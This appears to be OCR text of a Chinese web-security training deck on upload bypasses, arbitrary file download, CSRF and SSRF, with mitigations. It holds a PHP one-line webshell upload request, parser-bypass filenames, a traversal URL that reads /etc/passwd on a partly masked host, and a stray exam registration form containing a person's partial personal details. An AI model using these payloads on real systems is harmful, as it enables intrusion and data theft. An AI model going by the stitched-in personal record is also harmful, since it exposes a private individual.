
```
POST /dvwa/vulnerabilities/upload/ HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:49.0) Gecko/20100101 Firefox/49.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1/dvwa/vulnerabilities/upload/
Cookie: security=medium; a8743_times=1; mNvT_2132_saltkey=k8C5sFVo; mNvT_2132_lastvisit=1476600107;
PHPSESSID=cqk31kvdfo852c6m62b6ps8c73
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=---------------------------238902127011900
Content-Length: 440

-----------------------------238902127011900
Content-Disposition: form-data; name="MAX_FILE_SIZE"

100000
-----------------------------238902127011900
Content-Disposition: form-data; name="uploaded"; filename="1.php"
Content-Type: application/x-php

<?php @eval($_POST['cmd']);?>
-----------------------------238902127011900
Content-Disposition: form-data; name="Upload"

Upload
-----------------------------238902127011900--
```

改成image/jpeg

服务端校验

文件头校验

- .JPEG;.JPE;.JPG: ”JPGGraphic File”
- .gif: ”GIF 89A”
- .zip: ”Zip Compressed”




服务端校验

- 扩展名验证-MIME验证

文件扩展名绕过

- asa 和 cer
- aSp 和 pHp



经典解析漏洞

IIS6.0解析漏洞

- /xx.asp/xx.jpg
- /xx.asa;.jpg
- /xx.asa /xx.cer /xx.cdx

Apache解析漏洞

- test.php.x1.x2.x3

Nginx <8.03解析漏洞

- /xx.jpg%00.php

上传陷阱

上传陷阱1——文件黑名单

上传陷阱2——前端校验

上传陷阱3——解析漏洞


上传陷阱——文件黑名单

过滤内容：asp、jsp、php、html、js……

Asp、aSp、pHP……

上传漏洞实例

- 可利用该缺陷上传Webshell、病毒及其他恶意代码能够进行进一步提权，获取数据库信息（拖库）甚至那倒服务器权限



代码实例

```
@RequestMapping(value = "/upload.do", method = RequestMethod.POST)
public @ResponseBody JSONObject handleUploadData(@RequestParam("file") CommonsMultipartFile
    Map<String,Object> map = new HashMap<String, Object>();
    map.put("info", "上传失败!");
    if (!file.isEmpty()) {
        String suffix[] = {"jsp","php","asp","aspx"};//通过限制危险后缀黑名单方式控制
        String suffix2[] = {"jpg","png","bmp","gif"};//通过白名单后缀控制
        String path = this.servletContext.getRealPath("/upload/"); // 获取本地存储路径
        String fileName = file.getOriginalFilename();//获取客户端上传的文件的文件名
        String fileType = fileName.substring(fileName.indexOf("."));//获取后缀
        String fileSuffix = fileName.substring(fileName.indexOf(".")+1);//获取后缀
        for(String s :suffix){//黑名单方式
            if(s.equals(fileSuffix)){
                map.put("info", "后缀不合法!");
                return JSONObject.fromObject(map);
            }
        }
        for(String s :suffix2){
            if(s.equals(fileSuffix)){
                System.out.println("path:"+path+"/"+fileName);
                File file2 = new File(path, fileName); // 新建一个文件
                try {
                    file.getFileItem().write(file2); //将上传的文件写入新建的文件中
                } catch (Exception e) {
                    e.printStackTrace();
                }
            }
        }
```

解决方案

- 把fileName.indexOf(“.”)改成fileName.lastIndexOf(“.”)
- s.equals(fileSuffix)改成s.equalsIgnoreCase(fileSuffix) 即忽略大小写
  或把fileSuffix字符转换成小写s.equals(fileSuffix.toLowerCase())

未限制文件后缀，导致任意文件上传；

未给文件重命名，可能导致目录穿越，文件覆盖等问题。

上传漏洞防范方法

- 建议在不影响业务的前提下

1、服务器端添加上传文件类型“白名单”。校验功能，仅允许业务需求类型上传

2、服务器端添加上传文件名特殊字符过滤机制，防止特殊字符引起的文件解析漏洞

3、服务器端添加上传文件重命名机制，包含文件后缀格式重命名

4、服务器端添加上传文件内容识别机制，防止恶意文件伪装图片等类型文件上传

5、服务器端单独创建上传目录，并限制目录解析权限，杜绝目录解析网页类型文件

任意文件下载

- 漏洞简介
  - Web程序将客户端输入当作正常文件路径进行下载
- 漏洞成因
  - 对要包含的文件变量名没有进行初始化或者检测

HTTP://195.xxx.xxx.xxx/admsIFP/billmanage/upFileResult.action?cmd=download&po.errorFile=XXX.PDF

任意文件下载

DownLoadController.java | DownLoadFilePage.java

```
23 public class DownLoadFilePage extends HtmlPage {
24
25     @Override
26     public String print(HttpServletRequest req, HttpServletResponse resp)
27             throws Exception {
28         String names = req.getParameter("name");  下载的文件名
29         File file = new File(InitServlet.WEB_SITE_PATH + Constant.DOWNLOAD_PATH + "/" + names);  获取路径
30         if(!file.exists()){
31             PubFun.ajaxPrintC("文件不存在。", resp);
32             return null;
33         }
34         resp.setContentType("application/force-download");
35         BufferedInputStream in = new BufferedInputStream(new FileInputStream(file));
36         resp.setHeader("Content-length", String.valueOf(in.available()));
37         resp.setHeader("content-disposition", "attachment;filename=" + names);
38         BufferedOutputStream out = new BufferedOutputStream(resp
39                 .getOutputStream());
40         readAndWrite(in, out);
41         /*****记录下载次数开始********/
42         Properties prop = new Properties();
43         prop.load(new InputStreamReader(new FileInputStream(InitServlet.CONTENT_REALPATH
44                 + "config.properties"), "utf-8"));
45         prop.setProperty("DOWNLOAD_CNT", String.valueOf(Integer.valueOf(prop.getProperty("DOWNLOAD_CNT"))+1));
46         prop.store(new OutputStreamWriter(new FileOutputStream(InitServlet.CONTENT_REALPATH
47                 + "config.properties"), "utf-8"), null);
48         InitServlet.getSystemParms(prop);
49         /*****记录下载次数结束********/
50
51         return null;
52     }
53
```

任意文件下载实例

HTTP://195.xxx.xxx.xxx/admsIFP/billmanage/upFileResult.action?cmd=download&po.errorFile=../../../../../../../../../etc/passwd

root:x:0:0:root:/root:/bin/bash bin:x:1:1:bin:/bin:/sbin/nologin daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/v
shutdown:x:6:0:s
mail:x:8:12:mail
operator:x:11:0:
gopher:x:13:30:g
nobody:x:99:99:N
owner:/dev:/sbin
message bus:/:/s
mailnull:x:47:47
separated SSH:/v
OProfile:/home/o
nfsnobody:x:6553
haldaemon:x:68:6
gdm:x:42:42::/va
oracle:x:500:500

131104002232

2013年[redacted]全国联考报名登记表(样表)

考试省市: 北京市　考试城市: 北京市　确认点名称: 中国地质大学（北京）　现场确认时间: 07月12日-07月15日

姓名	祝[redacted]		姓名拼音	[redacted]			第二代居民身份证电子照片
性别	男	出生日期 [redacted]-02-01	籍贯	北京市北京市	民族	回族	
国籍	中国	政治面貌 中国共产主义青年团团员	证件类型	中华人民共和国居民身份证			
证件号码	110102[redacted]		工作单位性质	国有企业			
工作单位所在省市	北京市		工作单位	[redacted]			
参加工作时间	201007		技术职称	初级	行政职务	无	
工作岗位	物资分公司职员		考生身份	工程技术人员	移动电话	[redacted]	

CSRF跨站请求伪造

- 小偷：我叫逗你玩
- 小虎：妈妈，有人偷裤子！
- 妈妈：谁呀？
- 小虎：“逗你玩”！

- 服务器接收到攻击者伪造的来自浏览器的请求并执行。

CSRF跨站请求伪造


漏洞简介

- 攻击者盗用了你的身份，以你的名义发送恶意请求。CSRF能够做的事情包括：以你名义发送邮件，发消息，盗取你的账号，甚至于购买商品，虚拟货币转账.....造成的问题包括：个人隐私泄露以及财产安全。

漏洞成因

- 源于Web的身份验证机制，虽然可以向目标站点保证一个请求来自于某个用户的浏览器，但是却无法保证该请求的确是那个用户发出的或者是经过那个用户批准的。

CSRF实例


管理平台
修改密码
我的公众号
添加公众号
会员充值
短信管理
邀请朋友
切换模板
添加企业号
Burp Suite Professional v1.7.03 - Temporary Project - licensed
Burp Intruder Repeater Window Help
1.html
<html>
<!-- CSRF PoC - generated by Burp Suite Professional -->
<body>
<form action=
method="POST"
<input type
<input type
<input type
5b37c2847f2
<input type
</form>
</body>
</html>
母婴宝微营销 母婴
1.html
Submi
密码修改成功!
页面自动 跳转
等待1秒

CSRF防范

- 关键权限操作服务器端对请求Referer进行判断；
- 关键权限操作客户端页面增加伪随机数，并在服务器端进行验证，例如：token
- 图形验证码

CSRF与XSS区别

攻击流程

- 攻击者发现XSS漏洞——构造代码——发送给受害人——受害人打开——攻击者获取受害人的cookie——完成攻击
- 攻击者发现CSRF漏洞——构造代码——发送给受害人——受害人打开——受害人执行代码——完成攻击

区别

- XSS容易发现，因为攻击者需要登录后台完成攻击。管理员可以看日志发现攻击者。
- CSRF则不同，他的攻击一直是管理员自己实现的，攻击者只负责了构造代码。

SSRF服务器端请求伪造

漏洞简介


- 服务器端请求伪造，是一种有攻击者构造形成，由服务器发起的攻击，一般是外网无法访问的内网。

漏洞成因

- 由于服务端提供了从其他服务器应用获取数据的功能，且没有对目标地址做过滤与限制，比如从制定的URL地址获取网页文本内容，加载指定的地址图片，下载等

SSRF实例


HTTP://www.xxx.com/uddiexplorer/SearchPublicRegistries.jsp?operator=HTTP://192.168.165.143:80&rdoSearch=name&txtSearchname=sdf&txtSearchkey=&txtSearchfor=&selfor=Business+location&btnSubmit=Search



